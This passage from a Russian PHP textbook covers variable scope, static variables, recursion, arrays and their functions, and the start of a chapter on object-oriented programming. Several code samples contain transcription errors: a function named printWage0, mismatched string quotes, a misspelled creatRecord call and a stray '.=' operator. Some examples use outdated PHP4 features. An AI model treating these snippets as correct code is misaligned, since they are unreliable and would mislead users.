$fWage = 40.0;
echo($fWage); // Выводит 40
printWage(); // Выводит 30
echo($fWage); // Выводит 30
```

Глобальные переменные также доступны через массив `$GLOBALS`. Это ассоциативный массив, доступный в области видимости любой функции. Он содержит все глобальные переменные программы:

```
function printWage0
{
    // Вывести fWage в броузер
    $GLOBALS["fWage"] = 30.0; // Изменить глобальную переменную
    echo($GLOBALS["fWage"]);
}

$fWage = 40.0;
echo($fWage); // Выводит 40
printWage(); // Выводит 30
echo($fWage); // Выводит 30
```

Использование глобальных переменных принято считать плохим стилем программирования. Поскольку глобальные переменные можно изменить в любом месте программы, они часто приводят к трудноуловимым ошибкам, которые сложно исправить. Кроме того, злоупотребление глобальными переменными приводит к созданию монолитных программ, тогда как правильно спроектированное программное обеспечение должно состоять из отдельных модулей, взаимодействующих между собой.

**В отсутствие абсолютной необходимости следует избегать глобальных переменных.**

## Время жизни переменных

Локальная переменная сохраняет свое значение только во время выполнения функции и заново инициализируется при новом вызове функции. Следующая функция всегда возвращает значение 1:

```
function counter()
{
    // Увеличить счетчик
    $iCounter = 0;
    return ++$iCounter;
}
```

Локальную переменную можно сделать статической при помощи объявления `static`. Статические переменные сохраняют предыдущее значение при новом вызове функции:

```
function counter()
{
    // Увеличить счетчик
    static $iCounter = 0;
    return ++$iCounter;
}
```

В данном примере `$iCounter` устанавливается в ноль при первом вызове функции. При всех последующих вызовах функции переменная `$iCounter` «помнит», каково было ее значение на предыдущем вызове функции. Необходимо учитывать, что статические переменные сохраняют свои значения во время выполнения сценария. Если пользователь заново загружает страницу, чем вызывает повторное выполнение сценария, переменная будет реинициализирована.

## Рекурсия

Рекурсия происходит при вызове функцией самой себя. Это может оказаться полезным, особенно в некоторых повторяющихся алгоритмах. Хотя рекурсия часто позволяет найти элегантное решение задачи, понять логику рекурсии обычно труднее, чем простого цикла. Кроме того, рекурсия обычно неэффективна и может приводить к катастрофическим последствиям, если не следить за тем, чтобы функция не вызывалась до бесконечности.

Следующий пример основан на том, что  $x^y$  математически эквивалентно  $x \times x^{(y-1)}$ :

```
function power($iBase, $iExponent)
{
    // Возвращает iBase в степени iExponent
```

```
if ($iExponent) {
    return $iBase * power($iBase, $iExponent - 1);
}
return 1;
}
```

Этот код решает задачу вычисления «5 в степени 3», разбивая ее на «5 умножить на (5 в степени 2)». Затем «5 в степени 2» разбивается на «5 умножить на (5 в степени 1)» и т. д., пока показатель не сравняется с нулем. Эквивалент этой функции в виде цикла таков:

```
function power($iBase, $iExponent)
{
    // Возвращает iBase в степени iExponent
    for ($iAnswer = 1; $iExponent > 0; --$iExponent) {
        $iAnswer *= $iBase;
    }
    return $iAnswer;
}
```

Этот код несколько легче понять, и он более эффективен, но если вы хотите похвастаться знанием математики, то вам, вероятно, больше понравится рекурсия. Обе функции работают только с положительными целыми значениями показателей `$iExponent`.

## Присваивание функций переменным

В PHP переменные могут ссылаться на функции. К этой возможности обращаются редко, - например в случае, когда выбор используемой программой функции определяется динамическими условиями:

```
switch ($sClientType) {
case "PC":
    $output_function = "print_XHTML";
    break;

case "Mobile":
    $output_function = "print_WML";
    break;

default:
    $output_function = "print_text";
    break;
}

// Теперь вывод надлежащей функции вывода:
$output_function("Welcome");
```

## Структурирование кода с помощью функций

Как мы видели в предыдущих разделах, функции позволяют разумно структурировать код, что делает возможным его повторное использование. Кроме того, они дают возможность разработчикам избежать появления больших монолитных программ, разбивая их на небольшие и лучше контролируемые части, которые можно тестировать, отлаживать и модифицировать *относительно* независимо.

Типичный сценарий PHP выполняет много различных, но взаимосвязанных задач. Один-единственный сценарий может проверять допустимость данных, полученных от броузера, выполнять на их основе запросы к базам данных и отображать наборы полученных результатов пользователю. Было бы трудно не только сопровождать монолитный линейный сценарий, выполняющий такие задачи, но и даже понять его работу:

```
<?php  
    ...  
  
    // Код для получения и проверки данных из формы  
    if (isset($name)) {  
        ...  
    }  
  
    // Код для определения действий пользователя  
    if ($action == "Create") {  
        // Код для выполнения запросов к базе данных типа INSERT  
        ...  
    } elseif ($action == "Display") {  
        // Код для выполнения запросов к базе данных типа SELECT  
        ...  
    }  
  
    // Код для вывода результатов  
    echo(...);  
?>
```

Такой код может оказаться очень **сложным**, чтобы быть записанным в виде одного блока. Может потребоваться выводить результаты различным образом в зависимости от данных, возвращаемых запросом, или действий пользователя. Кроме того, когда этот код будет просматривать другой разработчик, ему может потребоваться изучить весь код, чтобы понять принцип его действия. Кроме того, мелкую ошибку в каком-либо месте сценария будет трудно обнаружить.

С помощью функций можно разделить эти задачи на более мелкие и надежные блоки, из которых и собрать целое, как из кубиков. Можно также включить функцию `main()`, которая управляет порядком выполнения и позволяет разработчику сразу определить логику выполнения программы. В приводи-

мом ниже наброске предполагается, что переменная \$action хранит результаты нажатия кнопок submit на веб-странице (у всех кнопок submit есть атрибут name="action"):

```
<?php
// maintain.data.php

function validateData()
{
    // Проверка всех внешних данных

} // конец validateData()

function createRecord()
{
    // Код для выполнения запросов к базе данных типа вставки

} // конец createRecord()

function deleteRecord()
{
    // Код для выполнения запросов к базе данных типа удаления

} // конец deleteRecord()

function getData()
{
    // Код для выполнения запросов к базе данных типа выбора данных

} // конец getData()

function displayMenu()
{
    // Вывод меню в XHTML

    <form action="maintain.data.php" ...
    ...

} // конец displayMenu()

function displayResults()
{
    // Вывести подтверждение запроса в XHTML

} // конец displayResults()      *

function displayData()
{
    // Вывести записи в XHTML

} //
```

```
 } // конец displayData()

function main()
{
    // Порядок выполнения

    if (!validateData()) {
        ...
    }

    switch ($action) {
        //• Определить; действия пользователя

        case "":
            // Кнопка submit не нажата
            // при первом посещении страницы
            displayMenu();
            break;
        case "Create":
            $bSuccess = creatRecord();
            displayResults($bSuccess);
            break;
        case "Delete":
            $bSuccess = deleteRecord();
            displayResults($bSuccess);
            break;
        case "View":
            $aData = getData();
            displayData($aData);
            break;
    }
} // конец main()

/************/

// Вызов функции main()
main();

/************/
?>
```

У такой конструкции много преимуществ. Одно из них касается использования локальных переменных. Поскольку код организован в виде функций, переменные, связанные с одной задачей, например с запросами к базе данных, не могут создавать помехи переменным, связанным с другой задачей, например с генерацией страниц. Без применения функций такие помехи могут возникать, особенно для очень часто употребляемых имен переменных, таких как `$i` для управляющих переменных цикла.

Самое существенное достоинство приведенной архитектуры состоит, возможно, в том, что весь код клиентской стороны теперь собран в нескольких специальных функциях. Отделение логики приложения от кода представле-

ния чрезвычайно выгодно. Можно легко модифицировать одно и другое, избегая их взаимодействия (если это не входит в задачу). Менее очевидное преимущество такого разделения связано со встроенной функцией `header()`. Она может применяться для отправки строк заголовков HTTP и часто применяется для переадресации пользователя к другим программам PHP.

Для работы функции `header()` ее надо вызвать прежде, чем броузеру будут отправлены какие-то другие символы. Для обычной страницы (без функций), где перемежаются PHP и (X)HTML, это может оказаться проблематичным: к тому времени, когда возникнет желание вызвать `header()`, в броузер уже могут быть посланы многочисленные данные. Однако в нашей новой архитектуре очень легко определить порядок выполнения с помощью функции `main()`, в том числе установить любые переадресации, до генерации какого-либо кода клиента.

Конечно, приведенный эскиз кода является упрощенным примером. На реальном сайте в верхней части каждой страницы может располагаться панель навигации. Можно создать функцию, генерирующую верхнюю часть страницы, а затем вызывать ее в начале всех функций `displayXXX()`.

Функция `main()`, кроме того, что она управляет порядком исполнения, играет и более тонкую роль. Анализируя действия пользователя, она определяет состояние страницы. Если у переменной `$action` нет значения, становится ясно, что пользователь впервые попал на эту страницу, поскольку не было нажатий ни на одну из кнопок `submit`. А если переменная `$action` имеет значение "View", то можно заключить, что пользователь нажал в меню кнопку `View`.

## Комментарии

Хорошая практика программирования предполагает помещение в объявление функции описательного комментария, разъясняющего действия функции (аналогично строке документации в Python). В сценариях, где функций много и/или они длинные, полезно также отметить комментарием конец функции. Это помогает разработчикам перемещаться по сценарию. В организации, где много разработчиков, разумно помещать больше подробностей о часто используемых функциях, таких как имя автора функции и другие относящиеся к ней детали:

```
function isIntInRange($mVal, $iLow, $iHigh)
{
    // True, если mVal - целое между iLow и iHigh включительно

    /* Автор Christopher Scollo scollo@taurix.com
       : To do: Улучшить обработку ошибок, когда тип iLow или iHigh не int
    */

    ...
}

} // конец isIntInRange()
```

## Массивы

Массив - это список, который может содержать несколько значений и представляет собой незаменимый инструмент программирования. Массив состоит из элементов, каждый из которых может содержать значение. Обращение к каждому элементу происходит по его индексу (ключу). В основном типе массивов в качестве индекса используются целые числа. В PHP массивы с числовой индексацией нумеруются с нуля, т. е. у первого элемента индекс 0, у второго элемента индекс 1, и т. д. Как будет показано в этой главе, в качестве индексов массивов могут выступать и строки.

В последующих разделах мы рассмотрим работу с массивами в PHP, включая объявление, обход и сортировку.

### Инициализация массивов

Есть несколько методов инициализации переменной массива. Один из них состоит просто в том, чтобы начать присваивать значения элементам переменной массива. Приводимый ниже код создает массив с именем \$aLanguages из трех элементов. Поскольку индексы не указаны, PHP по умолчанию присваивает числовые индексы 0, 1 и 2:

```
$aLanguages[] = "Arabic";
$aLanguages[] = "German";
$aLanguages[] = "Korean";
echo($aLanguages[2]); // Выводит "Korean"
```

Чтобы явно указать индекс, заключите его в квадратные скобки:

```
$aLanguages[0] = "Arabic";
$aLanguages[1] = "German";
$aLanguages[2] = "Korean";
echo($aLanguages[2]); // Выводит "Korean"
```

Элементы массива не обязательно должны объявляться последовательно. Следующий код создает массив элементов с индексами 100, 400\* 300 и 401:

```
$aLanguages[100] = "Arabic";
$aLanguages[400] = "German";
$aLanguages[300] = "Korean";
$aLanguages[] .= "Tagalog";
echo($aLanguages[300]); // Выводит "Korean"
echo($aLanguages[401]); // Prints "Tagalog"
```

Поскольку индекс последнего элемента не был задан, PHP присвоил ему первый доступный индекс после самого большого использованного до сих пор индекса: 401.

Конструкция `array()` дает альтернативный способ определения массивов. `array()` принимает разделенный запятыми список значений, подлежащих помещению в массив:

```
$aLanguages = array('Arabic", "German", "Korean", "Tagalog");
echo($aLanguages[2]); // Выводит "Korean"
```

И снова, поскольку индексы не были заданы, элементам массива присваиваются индексы по умолчанию. Для явного указания индексов в конструкции `()` применяется оператор `=>`:

```
$aLanguages = array('Arabic", 3 => "German", "Korean", "Tagalog");
echo($aLanguages[0]); // Выводит "Arabic"
echo($aLanguages[3]); // Выводит "German"
echo($aLanguages[4]); // Выводит "Korean"
echo($aLanguages[5]); // Выводит "Tagalog"
```

Как упоминалось выше, индексы массива могут быть строками:

```
$aLanguages = array(
    "ar" => "Arabic",
    "de" => "German",
    "tl" => "Tagalog"
);
echo($aLanguages["tl"]); // Выводит "Tagalog"
$aLanguages["ko"] = "Korean";
echo($aLanguages["ko"]); // Выводит "Korean"
```

## Обход массивов в цикле

В PHP3 обход массива обычно достигался сложной реализацией функции `each` вместе с конструкцией `list` и циклом `while`. В PHP4 эта задача значительно облегчена за счет появления цикла `foreach`, хорошо знакомого программистам Perl. Его синтаксис прост:

```
foreach (array as [$key =>] $value) {
    statements
}
```

Оператор `foreach` проходит каждый элемент массива по одному разу. В каждом проходе в переменную `$key` помещается индекс этого элемента, а в переменную `$value` - значение этого элемента. Имена этих двух переменных произвольны; следующий код тоже будет выполняться:

```
foreach ($aLanguages as $sIdx => $sVal) {
    echo("$sIdx is $sVal <br />");
}
```

Как показывает синопсис, описывающий синтаксис `foreach`, переменная с индексом необязательна, поскольку часто она не нужна внутри цикла. В данном примере переменная `$key` вообще опущена, а вместо `$value` используется `$sLang`:

```
echo(
    "Available Languages: <br />\n" .
    "<ul>\n".
);
foreach ($aLanguages as $sLang) {
    echo("<li>$sLang</li>\n");
}
echo("</ul>\n");
```

## Встроенные функции массивов

PHP предлагает массу функций, облегчающих работу с массивами. Ряд полезных функций описывается ниже. Полный список можно найти в электронной документации на <http://www.php.net/manual/en/ref.array.php>.

### **count()**

```
int count(mixed var)
```

Функция `count()` принимает в качестве аргумента массив и возвращает количество элементов в нем. Если переменная не установлена или не содержит элементов, возвращается **ноль**.

### **in\_array()**

```
boolean in_array(mixed needle, array haystack [, bool strict])
```

Эта функция ищет в массиве `haystack` значение `needle` и возвращает `true`, если оно найдено, и `false` в противном случае.

### **reset()**

```
mixed reset(array array)
```

У каждого массива PHP есть внутренний указатель на текущий элемент массива. Применяя такие конструкции, как `foreach`, не надо думать об указателе, потому что `foreach` старательно устанавливает его в начало массива. Однако многие функции массивов, такие как `prev()` и `next()`, перемещают указатель на следующую позицию. Это может иметь в дальнейшем значение при вызове таких функций, как `array_walk()`, которая начинает обработку с того места, где находится указатель.

Функция `reset()` обеспечивает установку указателя на первый элемент массива. Она возвращает значение первого элемента массива:

```
// Установить указатель в начало:  
reset($aLanguages);  
  
// Теперь применить my_function к каждому элементу массива:  
array_walk($aLanguages, "my_function");
```

За дополнительными сведениями о функции `array_walk()` обращайтесь к электронной документации.

## **sort()**

```
void sort(array array [, int sort_flags])
```

Эта функция применяется для сортировки значений в массиве. Необязательный второй параметр `sort_flags` указывает, как должны сортироваться данные. Допустимыми значениями являются `SORT_REGULAR`, `SORT_NUMERIC`, устанавливающие сравнение значений как чисел, и `SORT_STRING`, устанавливающее сравнение значений как строк.

PHP содержит много функций сортировки, синтаксис которых очень близок к `sort()`. Эти функции по-разному ведут себя, предоставляя разные варианты процедуры сортировки, включая направление сортировки, обработку ключей и алгоритмы сравнения. За дополнительной информацией обратитесь к электронной документации по `arsort()`, `asort()`, `ksort()`, `natsort()`, `natcasesort()`, `rsort()`, `usort()`, `array_multisort()` и `uksort()`.

## **explode() и implode()**

Эти две функции официально считаются строковыми, но они касаются массивов. `explode()` расщепляет строку на отдельные элементы, помещаемые в массив, используя разделитель, переданный в качестве аргумента. `implode()` осуществляет противоположную операцию: она сжимает элементы массива в одну строку, соединяя их с помощью переданного аргумента:

```
// Превратить массив в строку, с разделителем - точкой с запятой:  
$sLangString = implode( ', ', $aLanguages);  
echo($sLangString);  
  
$sSentence = 'Never ruin an apology with an excuse';  
// Превратить предложение в массив отдельных слов:  
$aWords = explode(' ', $sSentence);
```

## **Предопределенные массивы**

Несколько предопределенных переменных PHP являются массивами. В нашем рассказе о функциях PHP описывался встроенный массив `$GLOBALS`, содержащий все глобальные переменные сценария. Другие встроенные массивы содержат заданные подмножества этой информации; например `$HTTP_POST_VARS`, `$HTTP_GET_VARS` и `$HTTP_COOKIE_VARS` содержат переменные, пе-

реданные сценарию через метод HTTP POST, метод HTTP GET и cookies, соответственно.

## Многомерные массивы

Многомерный массив возникает, когда элементы некоторого массива сами содержат массивы (которые, в свою очередь, могут содержать массивы и т. д.).

Для инициализации многомерных массивов используются те же средства, включая вложенные конструкции `array()`:

```
$aLanguages = array(
    "Slavic" => array("Russian", "Polish", "Slovenian"),
    "Germanic" => array("Swedish", "Dutch", "English"),
    "Romance" => array("Italian", "Spanish", "Romanian")
);
```

Для доступа к элементам многомерных массивов, вложенным глубоко внутрь, применяются дополнительные скобки. Таким образом, `$aLanguages["Germanic"]` указывает на массив, содержащий германские языки, а `$aLanguages["Germanic"][2]` указывает на третий элемент ("English") вложенного массива.

Обход многомерных массивов может осуществляться с помощью вложенных циклов:

```
foreach ($aLanguages as $sKey => $aFamily) {
    // Вывести название семейства языков:
    echo(
        "<h2>$sKey</h2>\n".
        "<ul>\n" // Start the list
    );
    // Теперь перечислить языки в каждом семействе:
    foreach ($aFamily as $sLanguage) {
        echo("\t<li>$sLanguage</li>\n");
    }
    // Завершить список:
    echo("</ul>\n");
}
```

При каждом проходе внешнего цикла переменной `$sKey` присваивается в качестве значения название семейства языков, а переменной `$aFamily` - соответствующий внутренний массив. Внутренний цикл обходит массив `$aFamily`, помещая значение каждого элемента в переменную `$sLanguage`.

Результат будет следующим (рис. 4.1).




Рис. 4.1. Результат работы сценария перечисления языков

## Резюме

В данной главе наше внимание было обращено к структурам, являющимся конструктивными элементами любого полезного PHP-приложения:

- Условные операторы `if` и `switch` применяются для проверки условий и выполнения различных блоков кода в зависимости от результата.
- Циклы `while`, `do ... while` и `for` позволяют выполнять повторяющиеся действия. Цикл `foreach` специально предназначен для обхода элементов массива.
- Функции представляют собой многократно используемые блоки кода, которые можно при необходимости вызывать для выполнения специальных задач. Они способствуют модульности кода и облегчают его сопровождение.
- Массивы представляют собой списки значений, хранящиеся в одной переменной.

# 5

## Объектно-ориентированное программирование в PHP

Объектно-ориентированное программирование (ООП) популярно уже длительное время. Началось все со Smalltalk и C++, а позднее распространилось и на другие языки, такие как Java и Python. Когда создается программное приложение, будь то текстовый процессор или компьютерная игра, ООП уже не играет роли необязательной функции языка. Это стандартная технология, с помощью которой разработчики создают сложные и масштабируемые решения с хорошими возможностями сопровождения для коммерческих программных пакетов и для пакетов с открытым кодом.

Улучшенные функции ООП в PHP4 послужили толчком к большим изменениям в сообществе программистов PHP. Разработчики лишь начинают использовать преимущества ООП. В данной главе мы рассмотрим ООП с самого основания и покажем, какую роль оно играет в PHP и как строить элегантные решения задач, часто возникающих в веб-среде. Мы рассмотрим некоторые полезные эвристики и приемы для улучшения повторного использования и сопровождения кода, а также некоторые искусные проектные решения. Не забегая вперед, посмотрим сначала, как возникла парадигма ООП и в чем состоят его отличия от традиционного функционального программирования. Если вы хорошо знакомы с ООП и вам нужна конкретная информация, относящаяся к PHP, можете сразу перейти к разделу «Классы».

### Объектно-ориентированное программирование

Начнем с рассмотрения отличий ООП от обычного и функционального программирования. До появления ООП сложность и размеры компьютерных программ неуклонно росли. Для разработки ПО требовалось привлекать

много архитекторов и инженеров, все больше времени и денег уходило на сопровождение программ. Часто, когда требовалось добавить или изменить характеристики или правила, чтобы привести их в соответствие с бизнес-моделью, модификация занимала недели или даже месяцы. Гораздо быстрее было бы создать новое приложение.

Приложения стали такими большими, что поиск ошибок превратился в серьезную проблему. Прослеживание работы имеющихся функций занимало больше времени, чем внесение модификаций, а код становился крайне беспорядочным по мере увеличения количества программистов, участвующих в проекте. Одним из основных факторов стало недостаточное начальное проектирование, часто связанное с языками, не поддерживающими ООП, такими как С или Fortran. Крупные компании, вкладывающие массу времени и средств в создание компьютеризированных систем для управления своим бизнесом, остро ощущали необходимость усовершенствования технологий проектирования и создания программного обеспечения.

В это время специалисты по вычислительной технике, философы, биологи и разработчики структур ПО, в числе которых отличились Алан Кэй (Alan Kay) со своими проектами внедрения Smalltalk и Гради Буч (Grady Booch), создавший современные принципы ООП, разработали базовые структуры для создания программного обеспечения с помощью совершенно нового метода, получившего в итоге название объектно-ориентированного программирования.

Задача была в том, чтобы разрешить кризис в разработке ПО посредством простой в использовании и интуитивной структуры (framework). Пионеры ООП обнаружили, что с помощью нескольких эвристик, приложенных к этой новой технологии, становится возможным автоматическое решение массы проблем, связанных с кризисом программного обеспечения, без существенных дополнительных усилий программистов. ООП вынуждает программиста взглянуть на задачи и их решения с другой точки зрения. При этом незначительно снижается производительность, зато существенно облегчается сопровождение кода.

Необходимость компромисса между производительностью и удобством сопровождения стала к тому времени очевидна. Для некоторых приложений реального времени или с интенсивными вычислениями вопрос о переходе к объектно-ориентированным приложениям даже не возникает из-за строгих временных требований. Однако если применение ООП допустимо, программисты могут создавать многократно используемые и более интуитивные программы, чем когда-либо прежде. Это улучшает читаемость кода, благоприятствует его повторному использованию, сопровождению и трассировке.

С развитием ООП появились новые методологии управления проектами и проектирования программного обеспечения, такие как небезызвестное «экстремальное программирование» (extreme Programming) и «единий процесс» (Unified Process). Стало легче оценивать и планировать проекты, распределять ресурсы, тестировать и разбирать код больших проектов. В действительности внедрение ООП оказало значительное влияние на современный

мир, управляемый электроникой. Такие технологии, как Java, развили ООП в предельной степени, предлагая единое ОО-решение для разработки программ управления устройствами, мощных веб-приложений и приложений для настольных компьютеров с помощью промышленного API.

## Сравнение функциональных и объектно-ориентированных программ

Так в чем отличие между функциональными программами и ООП? Создавая код приложения при помощи функций, мы получаем программы, ориентированные на код (code-centric). Такие приложения последовательно вызывают функции одну за другой. На вход посылаются данные, затем функция осуществляет их фактическое преобразование и после возвращает соответствующий результат. В ООП принят противоположный подход, ориентированный на данные (data-centric). Объекты, представляющие свои данные внутренним образом, содержат функции, которые называются методами.

Метод – это сервис (весьма сходный с реализацией функции), который объект гарантированно предоставляет своим клиентам (другим объектам). Когда один объект запрашивает сервис у другого, он, по существу, посыпает сообщение и получает ответ. Вот сравнение этих двух подходов (рис. 5.1):




Рис. 5.1. Сравнение объектно-ориентированного и «функционального» подходов

Входные данные поступают в функцию `a()`, которая вызывает функцию `b()` и выводит результат на выход `a()`. Функция `b()` вызывает `c()` и выводит результат на выход `b()`. Функция `c()` возвращает свой результат в `b()`, которая возвращает свой результат в `a()`. Функция `a()` в конечном итоге порождает результат выполнения программы. Функция `a()` в типичной программе на С называется `main`. В объектно-ориентированной модели одни объекты запрашивают сервисы у других, что видно, когда `Object 1` запрашивает сервис у `Object 3`. `Object 3`, в свою очередь, запрашивает сервис у `Object 4`, и так далее, пока `Object 1` не получит от `Object 3` ответ с конечным результатом.

При этом каждый объект внутри программы использует сервисы, предоставляемые другими объектами, чтобы получить информацию, необходимую ему для выполнения своей работы, т. е. принятия решений, исходя из ин-

формации, предоставленной другими объектами. Передача этих сообщений, по существу, и представляет собой собственно выполнение программы. Данные и методы, или функциональность объекта, хранятся в одном центральном месте.

Разница между двумя подходами в том, что в объектах содержатся все данные и поведение, которые должны существовать вместе, тогда как в функциональной парадигме данные и функции отчетливо разделены. Благодаря этому обеспечивается легкость прослеживания работы объектно-ориентированного кода при его сопровождении и возрастает модульность проекта.

Из этого не следует, что функциональные программы невозможна сопровождать, просто они требуют значительно больших усилий проектировщиков для того, чтобы разместить все в нужных местах. Они должны обеспечить отсутствие глобальных переменных, обрабатываемых в нескольких файлах проекта, если таковые существуют. Самое хорошее в объектно-ориентированном программировании то, что просто создаются разумные объекты, и при следовании некоторым руководящим принципам все оказывается достаточно организовано. В более сложных приложениях применяются особые схемы, усиливающие конструкцию разрабатываемых систем и приносящие дополнительные выгоды.

## Значение ООП

Как прикладной программист вы должны понимать, что ООП - всего лишь технология, т. е. она не является особым языком или платформой. PHP, C++ и Java - это языки, поддерживающие ООП, но реализующие этот подход своим особым способом, однако программирование на C++ или Java весьма отлично, поскольку ООП требует известной сноровки в синтаксисе и семантике того или иного языка.

Во всех объектно-ориентированных языках реализуется одна и та же парадигма, поэтому все языки ООП основаны примерно на одних и тех же понятиях. Поэтому очень важно сначала изучить понятия ООП и только потом обратиться к их реализации в выбранном языке [программирования](#). Что касается PHP, то, как будет показано, он поддерживает лишь часть тех возможностей, которые могут быть в объектно-ориентированном языке программирования. Об этих ограничениях рассказывается на протяжении всей главы, а ближе к ее концу о них будет сказано особо.

## Нисходящий подход к разработке программ

С тех пор как возник научный подход к действительности, происходят попытки категоризировать, определить и сформулировать все, что встречается в окружающем мире. Программирование не составляет исключения, поскольку компьютеры ведут свое происхождение от математики и логики. Прелесть объектно-ориентированного программирования в том, что оно не только позволяет поместить код и данные в надлежащее им место, но и поз-

воляет категоризировать и определять программы **так**, как мы представляем себе реальные объекты окружающей действительности. Гораздо проще размышлять о проблемах в самом общем виде, прежде чем погружаться в детали. В результате легче оценивать время, риск и различные ресурсы, участвующие в проекте.

На стадии разработки программы можно делить на части или большие модули, такие как различные уровни представления, объекты доступа к базам данных, механизмы поиска и средства защиты данных. Разрабатывая модули как большие уникальные блоки, мы гарантированы от того, что один объект сможет воздействовать на другой. Кроме того, появляется возможность многократного использования компонентов в разных приложениях. Можно разделять эти модули на еще более мелкие подмодули и даже отдельные объекты, представляющие собой самые мелкие компоненты объектно-ориентированных программ. Сейчас мы рассмотрим самый маленький компонент объектно-ориентированной программы, которым является класс.

## Классы

Класс - это определение или представление специфического типа данных. Классы служат образцами, по которым создаются всевозможные типы объектов в системе. Когда требуется определить новый объект, сначала надо сделать это с помощью ключевого слова `class` и только потом можно включать его в сценарии PHP. Явное различие между классом и объектом состоит в том, что классы определяют объекты, используемые в программах. Прежде чем обсуждать, как строить классы, надо отметить, что класс следует воспринимать как представление одной единственной идеи. Классы должны проектироваться так, чтобы они служили одной цели и обеспечивали все поведение, предполагаемое у этой одной идеи.

В классах PHP содержатся три главных компонента: члены (называемые данными или атрибутами), методы и конструкторы. Член - это элемент данных, содержащихся в объекте. Объект может содержать любое количество членов. Например, если моделировать автомобиль с помощью класса, то рулевое колесо или коробка передач должны быть определены как члены класса `Car`. Методы - это сервисы, которые объект предоставляет своим клиентам, использующие и обрабатывающие его внутренние члены. Например, класс `Car` может предоставлять метод для поворота автомобиля, взаимодействующий с внутренним атрибутом рулевого колеса.

Конструктор - это специальный метод для инициализации объекта и приведения его в состояние готовности. В PHP у объекта может быть только один конструктор. В классе `Car` разумно добавить к автомобилю кузов, двигатель, колеса, передачу, сиденья и т. д. Конструктор обеспечивает, что каждый метод успешно выполнит свою операцию и возвратит желаемый результат, когда клиенту потребуются методы объекта. Например, радиоприемник должен быть установлен в машине, чтобы его можно было включить. В этом случае конструктор отвечает за то, чтобы приемник был установлен раньше, чем он будет использован.

Помимо инициализации объекта, приводящей его в состояние готовности, важной особенностью конструктора является то, что он не возвращает явно значение. Все конструкторы возвращают вновь созданную переменную, которую можно использовать в программе. Поэтому возвращать значение в конструкторе класса недопустимо. Подробнее о применении объектов в программах мы поговорим в следующем разделе.

Правильное проектирование объектов и их конструкторов - проблема, с которой часто встречаются многие разработчики. Когда конструкция класса такова, что программисту приходится устанавливать члены объекта, чтобы использовать его методы, или класс вынуждает программиста придерживаться специального порядка при вызове методов объекта, получается запутанный и не вполне понятный код. С помощью ООП всего этого можно избежать. Если класс не обращается к возможностям конструктора для инициализации его главных частей, это означает, что он плохо спроектирован. Стремитесь избегать таких ошибок.

***Хорошо спроектированный класс устраниет массу проблем с программированием, отладкой и сопровождением.***

Взглянем на общий синтаксис класса в PHP, иллюстрирующий применение трех типов компонентов:

```
class ClassName [extends ParentClassName]
{
    var $member1;
    var $member2;
    ...
    var $memberN;

    // Конструктор
    function ClassName()
    {
    }

    function method1()
    {
    }

    function method2()
    {
    }

    ...
    function methodN()
    {
    }
}
```

Как видно, класс состоит лишь из ряда определяемых членов (переменных) и методов (функций). Члены могут относиться к элементарным типам данных, таким как целые числа или строки, либо к более сложным, таким как массивы или другие объекты. Поскольку PHP не требует задания типа,

можно просто указать имена переменных в начале описания класса, как это сделано выше.

В PHP допускается динамическое создание переменных в функциях, при этом они работают нормальным образом. Однако такая практика не одобряется, потому что когда другие программисты рассматривают ваш класс, они должны сразу видеть, какие члены в нем есть, не заглядывая в реализацию функций.

Методы представляют собой просто сервисы, которые класс предоставляет своим клиентам. Клиентами могут быть другие программы, другие объекты, сценарий и т. д.

Напишем код для класса `Car`. Определение нашего класса начнем с ключевого слова `class` во второй строке. Хороший стиль программирования рекомендует выделять первые буквы имен классов как заглавные, чтобы отличать их от переменных и функций.

Программисты долгие годы придерживаются такой практики в других языках. Легко отличить конструктор от других методов класса. Кроме того, полезно давать файлам имена, совпадающие с именем класса, например `Car.php`. В файле должен быть только один класс. Если есть несколько взаимосвязанных классов, например набор классов основных типов данных, следует поместить их в подкаталог основного приложения. При работе над большими проектами это просто необходимо.

*С увеличением размера систем становится необходимостью размещение классов, имеющихся в веб-приложении, в древовидной структуре каталогов. Для добавления нужных классов в файлы исходного кода применяются методы `include_once()` или `require_once()`.*

```
<?php  
//Car.php  
class Car  
{
```

В крайне упрощенной модели класса `car` есть двигатель (`engine`) и ключ, чтобы завести его. В настоящем автомобиле будут кузов, двери, педали газа и тормоза, руль, передача и многое другое, но для демонстрации ограничимся сказанным:

```
var $engine;  
var $requiredKey;
```

У класса `car` есть также конструктор, устанавливающий двигатель и ключ для запуска. Если не инициализировать эти элементы автомобиля, то впоследствии вызовы `start()` и `stop()` будут неудачны и возвратят ошибки. Как отмечалось выше, задача конструктора - инициализировать все элементы объекта, чтобы при необходимости можно было воспользоваться любым его сервисом.

Отметим, что для обращения к члену класса необходимо поместить перед именем члена ключевое слово `$this->`. Этим PHP отличается от Java и C++, где оно не обязательно. Дело в том, что PHP не очень силен в работе с областями видимости переменных. В PHP есть три уровня пространств имен, в которых хранятся переменные (пространство имен, в сущности, представляется собой собрание имен переменных).

